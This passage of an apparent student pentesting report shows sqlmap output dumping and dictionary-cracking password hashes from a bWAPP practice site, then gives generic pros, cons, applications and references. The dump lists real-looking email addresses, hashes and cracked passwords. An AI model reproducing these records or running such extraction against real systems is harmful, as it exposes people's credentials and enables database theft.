
```
[04:29:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Nginx
back-end DBMS: MySQL >= 5.5
[04:29:22] [INFO] fetching columns for table 'users' in database 'bWAPP'
Database: bWAPP
Table: users
[9 columns]
+-----------------+-------------+
| Column          | Type        |
+-----------------+-------------+
| activated       | tinyint(1)  |
| activation_code | varchar(100)|
| admin           | tinyint(1)  |
| email           | varchar(100)|
| id              | int(10)     |
| login           | varchar(100)|
| password        | varchar(100)|
| reset_code      | varchar(100)|
| secret          | varchar(100)|
+-----------------+-------------+

[04:29:23] [INFO] fetching columns for table 'users' in database 'bWAPP'
[04:29:24] [INFO] fetching entries for table 'users' in database 'bWAPP'
[04:29:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[04:29:38] [INFO] writing hashes to a temporary file '/tmp/sqlmapshzza2iq53549/sqlmaphashes-lpdr2aba.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[04:29:46] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[04:29:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[04:30:00] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[04:30:00] [INFO] starting 2 processes
[04:30:05] [INFO] cracked password 'adam1234' for user 'adam4321'
[04:30:07] [INFO] cracked password 'bug' for user 'A.I.M.'
[04:30:11] [INFO] cracked password 'test123' for user 'test123'
[04:30:11] [INFO] cracked password 'test1234' for user 'test4321'
[04:30:11] [INFO] cracked password 'test456' for user 'test456'
[04:30:11] [INFO] cracked password 'sach' for user 'sach'
[04:30:16] [INFO] cracked password 'sach' for user 'sach'
[04:30:18] [INFO] cracked password 'test456' for user 'test456'
[04:30:19] [INFO] cracked password 'test123' for user 'test123'
Database: bWAPP
Table: users
```

```
Database: bWAPP
Table: users
[16 entries]
+----+-------+-------------------------+-----------+-----------------------------------+----------------------------------------------------+-----------+------------+-----------------+
| id | admin | email                   | login     | secret                            | password                                           | activated | reset_code | activation_code |
+----+-------+-------------------------+-----------+-----------------------------------+----------------------------------------------------+-----------+------------+-----------------+
| 1  | 1     | bwapp-aim@mailinator.com | A.I.M.    | A.I.M. or Authentication Is Missing | 6885858486f31043e5839c735d99457f045affd0 (bug)     | 1         | NULL       | NULL            |
| 2  | 1     | bwapp-bee@mailinator.com | bee       | hello                             | 6885858486f31043e5839c735d99457f045affd0 (bug)     | 1         | NULL       | NULL            |
| 3  | 0     | jp5280601@gmail.com      | AngelAS   | PaulayRomina                      | 705fe39e23fa1d1a8e11ded540a141c835bf9322           | 1         | NULL       | NULL            |
| 4  | 0     | Meahmedmuhammad@gmail.com | Abdull62  | I'm nobody                        | 8cefac3e69ed60b92fd5da157ece572a614f3c89           | 1         | NULL       | NULL            |
| 5  | 0     | tafyugalto@gufum.com     | jeyadevan | hellomf                           | 8128325b32db1de0c5482df108247f89be5ac5cd           | 1         | NULL       | NULL            |
| 6  | 0     | testtest@test.com        | test456   | test                              | a51821834d0fe748cf923a6ee607e647661e85aa (test456) | 1         | NULL       | NULL            |
| 7  | 0     | sam@samjade.com          | sam       | adf                               | 7ddccf6b395dffbbc77258173150ca958ffb1a90           | 1         | NULL       | NULL            |
| 8  | 0     | no@no.no                 | labjosh   | no                                | f2a6bafa0eea1fb567667594728add3990fdf615b           | 1         | NULL       | NULL            |
| 9  | 0     | test123@gmail.com        | test123   | test123?                          | 7288edd0fc3ffcbe93a0cf06e3568e28521687bc (test123) | 1         | NULL       | NULL            |
| 10 | 0     | david1234@yahoo.com      | test4321  | sdsu cyber                        | 9bc34549d565d9505b287de0cd20ac77be1d3f2c (test1234) | 1         | NULL       | NULL            |
| 11 | 0     | david12345@yahoo.com     | david1234 | sdsu cyber                        | a11690c3c4900e337c4ff500d5d49551a4e505a6           | 1         | NULL       | NULL            |
| 12 | 0     | adam4321@gmail.com       | adam4321  | sdsu cyber                        | f53a20896b7f9cc2c0806f1757be0d0230855c21 (adam1234) | 1         | NULL       | NULL            |
| 13 | 0     | docker56.e99@gmail.com   | KuakingRels | password_encrypt#1234           | ddd202faf84b6ca9fa88aa906d2a8d0b145abb7d           | 1         | NULL       | NULL            |
| 14 | 0     | albetrossluicy@gmail.com | paula     | meow                              | 9c55966e766145320d08484b85c833246f0e8637           | 1         | NULL       | NULL            |
| 15 | 0     | wotajones@gmail.com      | wotajones | wota                              | 44614b9bf963a231d88bbdd64047f397508b5bcb           | 1         | NULL       | NULL            |
| 16 | 0     | thilaksachin0@gmail.com  | sach      | sach                              | 6cd02330b8064ad811684494b762b4b9cfcedb05 (sach)    | 1         | NULL       | NULL            |
+----+-------+-------------------------+-----------+-----------------------------------+----------------------------------------------------+-----------+------------+-----------------+

[04:30:20] [INFO] table 'bWAPP.users' dumped to CSV file '/home/sanskriti/.local/share/sqlmap/output/bwapp.hakhub.net/dump/bWAPP/users.csv'
[04:30:20] [INFO] fetched data logged to text files under '/home/sanskriti/.local/share/sqlmap/output/bwapp.hakhub.net'
```

All data is stored in csv file: **users.csv** in the system



Advantages and Disadvantages

Advantages

1. Automation: Tools like SQLMap automate the process of identifying and exploiting SQL injection vulnerabilities, saving time and effort compared to manual testing. They can perform various techniques and provide comprehensive results quickly.
2. Comprehensive scanning: SQLMap and similar tools have built-in techniques to enumerate databases, tables, columns, and extract data from the target database. This allows for a thorough assessment of the data exposure and potential impact of the vulnerability.
3. Efficiency: Using tools like SQLMap allows testers to efficiently scan multiple targets for SQL injection vulnerabilities, making it easier to assess the security posture of a large number of applications or systems.
4. Awareness and education: By demonstrating the ease with which SQL injection vulnerabilities can be exploited, these procedures raise awareness among developers and organizations about the importance of secure coding practices and vulnerability mitigation.

Disadvantages

1. Limited to known vulnerabilities: Tools like SQLMap rely on a database of known SQL injection techniques and payloads. While they are effective against known vulnerabilities, they may not be able to detect or exploit novel or zero-day vulnerabilities.
2. False positives/negatives: Automated tools may produce false positives or false negatives. False positives occur when a tool identifies a vulnerability that does not actually exist, leading to unnecessary investigations or remediation. False negatives occur when a tool fails to detect a vulnerability, giving a false sense of security.
3. Lack of context and customization: Automated tools may not have the ability to fully understand the context and intricacies of a specific application or database schema. This can lead to limitations in customization and tailored testing, potentially missing certain vulnerabilities that require specific knowledge or customized payloads.
4. Over-reliance on tools: Depending solely on automated tools without human expertise can be a drawback. Penetration testing requires a combination of automated scanning and manual testing techniques to thoroughly assess vulnerabilities. Human intuition and creativity are often necessary to identify complex or subtle vulnerabilities that automated tools may miss.

Applications

The solution of web application penetration testing is applicable to a variety of industries and sectors where web applications play a crucial role. This solution can be implemented in the following areas:

- E-commerce and Online Retail: Web applications used for online shopping platforms and e-commerce websites are ideal targets for attackers attempting to compromise customer data, payment information, and sensitive business data. Penetration testing ensures the security of these applications, thereby protecting both customers and companies from potential cyber threats.

- Banking and Financial Services: Web applications used in the banking and financial services industry manage sensitive consumer data, transactions, and financial information. Regular penetration testing of these applications identifies vulnerabilities that could be exploited by hackers seeking unauthorized access, fraudulent transactions, or sensitive financial data compromise.

- Healthcare and Medical Applications: Web applications used in the healthcare industry, including electronic health record systems and telemedicine platforms, contain highly sensitive patient information. Assuring the security of these applications through penetration testing is essential for protecting patient privacy, preventing data intrusions, and preserving the integrity of vital healthcare systems.

- Government and Public Sector: Government agencies and public sector organizations frequently use web applications to provide services to citizens, manage sensitive data, and facilitate online transactions. Testing for penetration helps identify vulnerabilities that could be exploited by threat actors attempting to obtain unauthorized access, disrupt services, or compromise sensitive government data.

- Social Media and Networking: Social media platforms and networking websites manage enormous quantities of user data and confidential information. Conducting penetration tests on these applications assists in identifying vulnerabilities that could result in unauthorized access, data intrusions, or privacy violations.

These are five major distinct industries where web application penetration testing is required to secure sensitive data, maintain operational integrity, and mitigate potential risks. Implementing this solution in these industries has the potential to improve overall security posture, foster customer confidence, and protect vital digital assets.

Future Scope

Listed below are some potential areas for future improvement:

- Enhanced Vulnerability Detection Techniques: Research and development efforts can concentrate on enhancing vulnerability detection techniques, utilizing machine learning algorithms and advanced surveillance technologies. This can improve the accuracy and efficacy of identifying web and mobile application vulnerabilities.

- Mobile Application Penetration Testing: As the use of mobile applications increases, specialized tools and methodologies can be created to resolve mobile app security. This includes analyzing the security of data transmission and storage on mobile devices and assessing the security of mobile platforms.

- Cloud-Based Web Application Testing: As organizations migrate applications to cloud environments, penetration testing methodologies must be adapted to address the unique challenges of cloud-based web applications. This includes evaluating the security configurations of cloud infrastructure, access controls, and cloud-specific vulnerabilities.

- Future enhancements can concentrate on integrating penetration testing seamlessly into the DevOps workflow and continuous testing procedures. This includes outsourcing security assessments throughout the development and deployment pipeline, allowing for the continuous identification of vulnerabilities and prompt remediation.

- Incorporating threat intelligence feeds and databases into web application penetration testing can improve the efficacy of assessments. By leveraging real-time threat data and indicators of compromise, organizations can proactively identify and prioritize remediation efforts for vulnerabilities that align with the current threat landscape.

Bibliography

- https://www.esecurityplanet.com/networks/kali-linux-tutorial/
- https://www.kali.org/tools/sqlmap/

- https://thomasmelendez11.medium.com/hacking-website-with-sqlmap-in-kali-linux-ed0257dcc60d
- https://www.techtarget.com/searchsecurity/definition/vulnerability-assessment-vulnerability-analysis
- https://www.projectmanager.com/blog/business-impact-analysis
- https://subscription.packtpub.com/book/cloud-and-networking/9781787121829/4/ch04lvl1sec49/injection-attacks-with-sqlmap
- https://infosecwriteups.com/bwapp-a-vulnerable-web-application-for-practicing-vulnerabilities-installation-guide-146637e2da92